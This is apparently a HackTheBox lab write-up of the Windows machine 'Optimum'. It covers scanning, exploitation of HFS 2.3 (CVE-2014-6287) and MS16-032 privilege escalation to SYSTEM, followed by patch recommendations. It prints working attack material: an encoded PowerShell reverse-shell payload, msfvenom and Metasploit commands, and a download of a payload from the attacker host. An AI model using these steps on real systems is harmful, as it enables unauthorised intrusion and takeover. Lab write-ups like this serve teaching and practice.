Optimum - HackTheBox Writeup

Optimum - HackTheBox Writeup

Machine: Optimum
OS: Windows
Difficulty: Easy
IP: 10.129.57.122
Date Completed: November 26, 2025

Table of Contents


Reconnaissance

Started with a comprehensive Nmap scan to identify open ports and running services:

```
nmap -sC -sV -p- --min-rate 5000 10.129.57.122 -oN optimum_nmap.txt
```

Nmap Results

```
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.53 seconds
💻 yasmin@kali ~/Desktop/HTB/machines/Optimum ✔
$ nmap -sC -sV 10.129.57.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 15:00 EST
Nmap scan report for 10.129.57.122
Host is up (0.056s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
💻 yasmin@kali ~/Desktop/HTB/machines/Optimum ✔
$ searchsploit HFS 2.3
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)                  | windows/remote/49584.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)                  | multiple/remote/48569.py
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)       | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload               | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)          | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)          | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution     | windows/webapps/34852.txt
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
💻 yasmin@kali ~/Desktop/HTB/machines/Optimum ✔
$
```

Nmap Scan

Key Findings: - Single port open: **80/tcp** - Service: **Rejetto HTTP File Server 2.3** - Operating System: **Windows**

Enumeration

Web Service Analysis

Visiting `http://10.129.57.122` revealed a file server interface running **HFS 2.3**.

Vulnerability Research

Used `searchsploit` to identify known exploits:

```
searchsploit HFS 2.3
```

Results:

```
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)  | windows/remote/49584.py
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) | windows/remote/39161.py
```

Vulnerability: CVE-2014-6287 - Remote Command Execution

Initial Foothold

Exploit Preparation

Downloaded the exploit:

```
        searchsploit -m 49584
```

Exploit Configuration

Modified the exploit parameters in `49584.py`:


```
        lhost = "10.10.14.177"   # Attacker IP (tun0)
        lport = 4444              # Listener port
        rhost = "10.129.57.122"   # Target IP
        rport = 80                # HFS port
```

Exploit Execution

The exploit works by: 1. Encoding a PowerShell reverse shell payload in base64 2. Injecting it through the HFS search parameter 3. Executing the payload via `%00{.exec|...}` syntax

Executed the exploit:

```
        python3 49584.py
```




```
💻 yasmin@kali ~/Desktop/HTB/machines/Optimum ✓
$ python3 49584.py

Encoded the command in base64 format ...

Encoded the payload and sent a HTTP GET request to the target ...

Printing some information for debugging ...
lhost:  10.10.14.177
lport:  4444
rhost:  10.129.57.122
rport:  80
payload:  exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidde
n -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAb
wBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA3ADcAIgAsADQANAA0ADQAKQA7ACAAJABz
AHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAIABbAGIAeQB0AGUAWwBdAF0AJABiAHk
AdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7ACAAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQ
AuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsADAALAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAgA
CQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgA
dAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAJABpACkAOwA
gACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJABkAGEAdABhACAAMgA+AC
YAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACAAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAa
wAgACsAIAAiAFAAUwAgACIAIAArACAAKABHAGUAdAAtAEwAbwBjAGEAdABpAG8AbgApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAIAAk
AHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEI
AeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACAAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdA
BlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACAAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7A
CAAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA

Listening for connection ...
listening on [any] 4444  ...
connect to [10.10.14.177] from (UNKNOWN) [10.129.57.122] 49158
whoami
optimum\kostas
PS C:\Users\kostas\Desktop> hostname
optimum
PS C:\Users\kostas\Desktop> █
```

Exploit Execution

Result: Successfully obtained a reverse shell as `optimum\textbackslash{}kostas`

User Flag

```
PS C:\Users\kostas\Desktop> type user.txt
a1320291e556220cd84d3fb2e04687c
```



```
PS C:\Users\kostas\Desktop> dir


    Directory: C:\Users\kostas\Desktop


Mode                LastWriteTime     Length Name

----                -------------     ------ ----

-a----        18/3/2017   2:11 ??     760320 hfs.exe

-ar--         3/12/2025   6:54 ??         34 user.txt



PS C:\Users\kostas\Desktop> type user.txt
a1329291e556220cd84d3fb28e04687c
PS C:\Users\kostas\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\kostas\Desktop> █
```

User Flag and Privileges

Privilege Escalation

System Enumeration

Gathered system information:

```
        systeminfo
        whoami /priv
```

Key Information: - **OS:** Microsoft Windows Server 2012 R2 Standard - **Build:** 6.3.9600 - **Architecture:** x64 - **Current User:** optimumkostas - **Privileges:** Limited (only SeChangeNotifyPrivilege)

Privilege Escalation Strategy

Windows Server 2012 R2 Build 9600 is vulnerable to several kernel exploits. After analyzing the installed hotfixes, identified **MS16-032** as a viable privilege escalation vector.

Metasploit Approach

Step 1: Generate Meterpreter Payload

```
        msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.177 LPORT=4445 -f exe -o shell.exe
```

Step 2: Transfer Payload to Target

Set up HTTP server:

```
        python3 -m http.server 8080
```

Download on target:

```
        Invoke-WebRequest -Uri "http://10.10.14.177:8080/shell.exe" -OutFile "shell.exe"
```

Step 3: Configure Metasploit Handler

```
        msfconsole -q
        use exploit/multi/handler
        set payload windows/x64/meterpreter/reverse_tcp
        set LHOST 10.10.14.177
        set LPORT 4445
        run
```


Step 4: Execute Payload

```
        .\shell.exe
```

Result: Received Meterpreter session as `optimum\textbackslash{}kostas`

Step 5: Exploit MS16-032

```
background
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
set SESSION 1
set LHOST 10.10.14.177
run
```



```
yasmin@kali ~/Desktop/HTB/machines/Optimum ✓
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.177
LHOST ⇒ 10.10.14.177
msf6 exploit(multi/handler) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.177:4445
[*] Sending stage (203846 bytes) to 10.129.57.122
[*] Meterpreter session 1 opened (10.10.14.177:4445 → 10.129.57.122:49174) at 2025-11-26 15:35:10 -0500

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LHOST 10.10.14.177
LHOST ⇒ 10.10.14.177
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run
[*] Started reverse TCP handler on 10.10.14.177:4444
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\HHeHgQ.ps1...
[*] Compressing script contents...
[+] Compressed size: 3745
[*] Executing exploit script...
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f → @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1288

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
```


MS16-032 Exploitation

Exploit Details: - **Vulnerability:** MS16-032 (CVE-2016-0099) - **Component:** Secondary Logon Service - **Attack:** Impersonation token manipulation

Privilege Escalation Success

```
[!] Holy handle leak Batman, we have a SYSTEM shell!!
```

```
C:\Users\kostas\Desktop> whoami
nt authority\system
```



```
meterpreter > shell
Process 1372 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\kostas\Desktop

03/12/2025  07:31 ••    <DIR>          .
03/12/2025  07:31 ••    <DIR>          ..
18/03/2017  02:11 ••           760.320 hfs.exe
03/12/2025  07:19 ••                 0 MS16-135.exe
03/12/2025  07:27 ••            59.392 nc.exe
03/12/2025  07:31 ••             7.168 shell.exe
03/12/2025  06:54 ••                34 user.txt
               5 File(s)        826.914 bytes
               2 Dir(s)   5.628.657.664 bytes free

C:\Users\kostas\Desktop>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14 ••    <DIR>          .
18/03/2017  02:14 ••    <DIR>          ..
03/12/2025  06:54 ••                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5.628.657.664 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
95d8e4a822d58bbda2f78ef71e264f5c

C:\Users\Administrator\Desktop>
```

SYSTEM Shell

Root Flag

```
C:\Users\Administrator\Desktop> type root.txt
95d8e4a822d58bbda2f78ef71e264f5c
```

Flags

Flag	Hash
User	`a1320291e556220cd84d3fb2e04687c`
Root	`95d8e4a822d58bbda2f78ef71e264f5c`

Key Takeaways

Technical Skills Demonstrated

1. **Network Reconnaissance**
    - Comprehensive port scanning with Nmap
    - Service version identification
2. **Vulnerability Analysis**
    - CVE research and exploit identification
    - Understanding of HFS 2.3 command injection vulnerability
3. **Exploitation**
    - Modification and execution of public exploits
    - PowerShell payload encoding and execution
4. **Post-Exploitation**
    - Windows system enumeration
    - Privilege analysis
5. **Privilege Escalation**
    - Kernel exploit identification
    - MS16-032 exploitation via Metasploit
    - Token impersonation techniques

Security Recommendations

For HFS 2.3 Vulnerability: - Update to latest version of file server software - Implement proper input validation - Apply principle of least privilege for web services

For MS16-032 Vulnerability: - Apply Microsoft security patch MS16-032 - Keep systems updated with latest security patches - Implement proper patch management procedures - Monitor for suspicious Secondary Logon Service activity

Attack Chain Summary

```
Nmap Scan → HFS 2.3 Discovery → CVE-2014-6287 Exploitation →
Initial Shell (kostas) → System Enumeration → MS16-032 Identification →
Meterpreter Payload → MS16-032 Exploitation → NT AUTHORITY\SYSTEM
```

Tools Used

- **Nmap** - Network scanning and service enumeration
- **Searchsploit** - Exploit database research
- **Python** - Exploit execution
- **Msfvenom** - Payload generation
- **Metasploit Framework** - Privilege escalation
- **PowerShell** - Command execution on target

References

- CVE-2014-6287 - HFS RCE
- MS16-032 - Secondary Logon Vulnerability
- HackTheBox - Optimum

Author: Yasmin

HackTheBox Profile: https://app.hackthebox.com/profile/yas7727
Date: November 26, 2025